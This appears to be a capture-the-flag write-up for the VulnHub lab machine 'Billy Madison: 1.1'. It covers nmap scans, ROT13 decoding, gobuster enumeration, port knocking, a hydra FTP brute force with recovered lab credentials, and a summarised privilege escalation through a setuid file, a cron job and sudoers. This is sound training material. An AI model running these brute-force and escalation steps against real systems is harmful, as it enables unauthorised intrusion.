
[VulnHub] Billy Madison: 1.1

Date: 05/Sep/2019
Categories: oscp, vulnhub, linux
Tags: privesc_setuid, privesc_cron, privesc_sudoers

Overview

This is a writeup for VulnHub VM Billy Madison: 1.1. Here are stats for this machine from machinescli:



```
machinescli -t --info madison
 ---- ------------- -------------------- -------- ------------ ---- ---------- ------- -----------------
   #             ID  Name                  Rating   Difficulty   OS   OSCPlike   Owned         TTPs
 ---- ------------- -------------------- -------- ------------ ---- ---------- ------- -----------------
                                                                                          privesc_setuid
   1.   vulnhub#161  Billy Madison: 1.1                           🐧      ●                privesc_cron
                                                                                         privesc_sudoers
 ---- ------------- -------------------- -------- ------------ ---- ---------- ------- -----------------
```

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (`enumeration` → `exploitation` → `privilege escalation`) for this machine:



[VulnHub] Billy Madison: 1.1
192.168.92.167
Phase #1: Enumeration
22/tcp
23/tcp
69/tcp
80/tcp
139/tcp
445/tcp
21/tcp
2525/tcp
Telnet banner: ROT13 encoded string
custom wordlist: rockyou.txt | grep -i veronica >veronica.wordlist
HTTP directory name: http://192.168.92.167/exschmenuating
gobuster scan on custom wordlist
found a pcap file: 012987veronica.cap
1974/tcp
ftp credentials: eric/ericdoesntdrinkhisownpee
Phase #2: Exploitation
port knock the Spanish Armada combo to open ftp backdoor: 1466, 67, 1469 ,1514, 1981, 1986, 1588
bruteforce ftp login for veronica
ftp credentials: eric/ericdoesntdrinkhisownpee
ftp credentials: veronica/babygirl_veronica07@yahoo.com
ftp://eric@192.168.92.167/.notes
ftp://veronica@192.168.92.167/eg-01.cap
send email with 'Subject: My kid will be a soccer player'
aircrack scan to find wifi/ssh password → triscuit*
opens SSH backdoor @ 1974/tcp
ssh -p1974 eric@192.168.92.167
Phase #3: Privilege Escalation
find setuid files
/usr/local/share/sgml/donpcgd
exploit file permissions issue to create /etc/cron.hourly/testing
add eric to sudoers
sudo su
download /home/eric/BowelMovement and /home/eric/hints.txt
truecrack -t BowelMovement -w wiki.wordlist → execrable
secret.zip
Billy_Madison_12th_Grade_Final_Project.doc
THE-END.txt

Figure 2: writeup.overview.killchain

TTPs


1. `1974/tcp`: privesc_setuid, privesc_cron, privesc_sudoers

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Thu Sep  5 17:45:50 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/vulnhub/billymadison1dot1/results/192.168.92.167/scans/_quick_tcp_nmap.txt -oX /root/toolbox/vulnhub/billymadison1dot1/results/192.168.92.167/scans/xml/_quick_tcp_nmap.xml 192.168.92.167
Nmap scan report for 192.168.92.167
Host is up, received arp-response (0.00038s latency).
Scanned at 2019-09-05 17:45:53 PDT for 94s
Not shown: 994 filtered ports
Reason: 994 no-responses
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  tcpwrapped  syn-ack ttl 64
23/tcp   open  telnet?     syn-ack ttl 64
| fingerprint-strings:
|   NULL:
|_    ***** HAHAH! You're banned for a while, Billy Boy! By the way, I caught you trying to hack my wifi - but the joke's on you! I don't use ROTten passwords like rkfpuzrahngvat anymore! Madison Hotels is as good as MINE!!!! *****
80/tcp   open  http        syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Oh nooooooo!
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
2525/tcp open  smtp        syn-ack ttl 64 SubEtha smtpd
| smtp-commands: BM, 8BITMIME, AUTH LOGIN, Ok,
|_ SubEthaSMTP null on BM Topics: HELP HELO RCPT MAIL DATA AUTH EHLO NOOP RSET VRFY QUIT STARTTLS For more info use "HELP <topic>". End of HELP info
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port23-TCP:V=7.70%I=9%D=9/5%Time=5D71AC46%P=i686-pc-linux-gnu%r(NULL,E6
SF:,"\n\n\*\*\*\*\*\x20HAHAH!\x20You're\x20banned\x20for\x20a\x20while,\x2
SF:0Billy\x20Boy!\x20\x20By\x20the\x20way,\x20I\x20caught\x20you\x20trying
SF:\x20to\x20hack\x20my\x20wifi\x20-\x20but\x20the\x20joke's\x20on\x20you!
SF:\x20I\x20don't\x20use\x20ROTten\x20passwords\x20like\x20rkfpuzrahngvat\
SF:x20anymore!\x20Madison\x20Hotels\x20is\x20as\x20good\x20as\x20MINE!!!!\
SF:x20\*\*\*\*\*\n\n");
MAC Address: 00:0C:29:1A:ED:6C (VMware)
Service Info: Host: BM

Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m14s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 57877/tcp): CLEAN (Timeout)
|   Check 2 (port 44191/tcp): CLEAN (Timeout)
|   Check 3 (port 46411/udp): CLEAN (Timeout)
|   Check 4 (port 51691/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
|   Computer name: bm
|   NetBIOS computer name: BM\x00
|   Domain name: \x00
|   FQDN: bm
|_  System time: 2019-09-05T19:46:51-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-09-05 17:46:52
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Sep  5 17:47:28 2019 -- 1 IP address (1 host up) scanned in 97.41 seconds
```


2. Here's the summary of open ports and associated AutoRecon scan files:



```
openports
 ---- ---------- ------------ ---------------------------------------------------------------------- -------------------------------------------------------------------
  #    Port       Protocol     Service                                                                 Scans
 ---- ---------- ------------ ---------------------------------------------------------------------- -------------------------------------------------------------------
  1.   22/tcp     tcpwrapped   ttl 64
  2.   23/tcp     tcpwrapped   ttl 64                                                                  ./results/192.168.92.167/scans/tcp_23_telnet-nmap.txt
  3.   69/tcp     caldav       ttl 64 Radicale calendar and contacts server (Python BaseHTTPServer)
                                                                                                       ./results/192.168.92.167/scans/tcp_80_http_dirb.txt
                                                                                                       ./results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt
  4.   80/tcp     http         ttl 64 Apache httpd 2.4.18 ((Ubuntu))                                   ./results/192.168.92.167/scans/tcp_80_http_nikto.txt
                                                                                                       ./results/192.168.92.167/scans/tcp_80_http_nmap.txt
                                                                                                       ./results/192.168.92.167/scans/tcp_80_http_robots.txt
                                                                                                       ./results/192.168.92.167/scans/tcp_80_http_whatweb.txt
                                                                                                       ./results/192.168.92.167/scans/enum4linux.txt
  5.   139/tcp    netbios-ssn  ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)                      ./results/192.168.92.167/scans/smbclient.txt
                                                                                                       ./results/192.168.92.167/scans/tcp_139_smb_nmap.txt
                                                                                                       ./results/192.168.92.167/scans/enum4linux.txt
  6.   445/tcp    netbios-ssn  ttl 64 Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)                   ./results/192.168.92.167/scans/smbclient.txt
                                                                                                       ./results/192.168.92.167/scans/tcp_445_smb_nmap.txt
  7.   2525/tcp   smtp         ttl 64 SubEtha smtpd                                                    ./results/192.168.92.167/scans/tcp_2525_smtp_nmap.txt
                                                                                                       ./results/192.168.92.167/scans/tcp_2525_smtp_user-enum.txt
 ---- ---------- ------------ ---------------------------------------------------------------------- -------------------------------------------------------------------
```

Figure 3: writeup.enumeration.steps.2.1

3. Tried connecting to Telnet service and found a ROT13 encoded string:




```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # nc -nv 192.168.92.167 23
(UNKNOWN) [192.168.92.167] 23 (telnet) open


***** HAHAH! You're banned for a while, Billy Boy!  By the way, I caught you trying to hack my wifi - but the joke's on you! I don't use ROTten passwords like rkfpuzrahngvat anymore! Madison Hotels is as
 good as MINE!!!! *****

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 4: writeup.enumeration.steps.3.1

4. Decoded the ROT13 (Caesar Cipher) encoded string and used it as the HTTP directory name:

```
http://192.168.92.167/exschmenuating
```




```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # echo -en rkfpuzrahngvat | rot13d
exschmenuating
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 5: writeup.enumeration.steps.4.1

5. Found reference to the presence of files with names from `rockyou.txt` wordlist and `veronica` string in them. We created a custom wordlist, ran a `gobuster` scan and found a network capture file:

```
gobuster -u http://192.168.92.167/exschmenuating -w veronica.wordlist -e -k -l -s
    "200,204,301,302,307,403,500" -x "cap,pcap,capture" -o
    "results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt" →
    http://192.168.92.167/exschmenuating/012987veronica.cap
```



"Ruin Billy Madison's Life" - Eric's notes

08/01/16

Looks like Principal Max is too much of a goodie two-shoes to help me ruin Billy Boy's life. Will ponder other victims.

08/02/16

Ah! Genius thought! Billy's girlfriend Veronica uses his machine too. I might have to cook up a phish and see if I can't get her to take the bait.

08/03/16


OMg LOL LOL LOL!!! What a twit - I can't believe she fell for it!! I .captured the whole thing in this folder for later lulz. I put "veronica" somewhere in the file name because I bet you a million dollars she uses her name as part of her passwords - if that's true, she rocks! Anyway, malware installation successful. I'm now in complete control of Bill's machine!

Log monitor

This will help me keep an eye on Billy's attempt to free his machine from my wrath.

View log

Figure 6: writeup.enumeration.steps.5.1



```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # gobuster -u http://192.168.92.167/exschmenuating -w veronica.wordlist -e -k -l -s "200,204,301,302,307,403,500" -x "cap,pcap,capture" -o "/root/toolb
ox/data/vulnhub/billymadison1dot1/results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt"

Gobuster v1.4.1              OJ Reeves (@TheColonial)
=====================================================
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.92.167/exschmenuating/
[+] Threads      : 10
[+] Wordlist     : veronica.wordlist
[+] Output file  : /root/toolbox/data/vulnhub/billymadison1dot1/results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt
[+] Status codes : 403,500,200,204,301,302,307
[+] Show length  : true
[+] Extensions   : .cap,.pcap,.capture
[+] Expanded     : true
=====================================================
http://192.168.92.167/exschmenuating/012987veronica.cap (Status: 200) [Size: 8700]
=====================================================
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```


Figure 7: writeup.enumeration.steps.5.2

6. Ran a port knock using the Spanish Armada combo to open the FTP backdoor:

```
for port in 1466 67 1469 1514 1981 1986; do nmap -Pn --host_timeout 201 --max-retries 0 -p
    ${port} 192.168.92.167; done
nmap -p21 192.168.92.167
```

7. Found FTP password for user `veronica` using `hydra` and the custom wordlist created earlier:

```
hydra -l veronica -P veronica.wordlist 192.168.92.167 ftp →
    veronica/babygirl_veronica07@yahoo.com
```




```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # hydra -t 4 -l veronica -P veronica.wordlist 192
.168.92.167 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-05 19:01:36
[DATA] max 4 tasks per 1 server, overall 4 tasks, 894 login tries (l:1/p:0), ~894 tries per task
[DATA] attacking ftp://192.168.92.167:21/
[STATUS] 587.00 tries/min, 587 tries in 00:00h, 0 to do in 01:00h, 307 active
[21][ftp] host: 192.168.92.167   login: veronica   password: babygirl_veronica07@yahoo.com
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-05 19:02:51
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 8: writeup.enumeration.steps.7.1

8. Found FTP password for user `eric` from the network capture file `012987veronica.cap`:

```
eric/ericdoesntdrinkhisownpee
```



```
EHLO kali
MAIL FROM:<eric@madisonhotels.com>
RCPT TO:<vvaughn@polyfector.edu>
DATA
Date: Sat, 20 Aug 2016 21:57:11 -0500
To: vvaughn@polyfector.edu
From: eric@madisonhotels.com
Subject: test Sat, 20 Aug 2016 21:57:11 -0500
X-Mailer: swaks v20130209.0 jetmore.org/john/code/swaks/
RE[2]: VIRUS ALERT!

Veronica,

Thanks that will be perfect.  Please set me up an account with username of "eric" and
password "ericdoesntdrinkhisownpee."

-Eric


.
QUIT
```


Entire conversation (471 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

Figure 9: writeup.enumeration.steps.8.1

9. Connected as user `eric` to the FTP service and found a `.notes` file:

```
ftp://eric@192.168.92.167/.notes
```

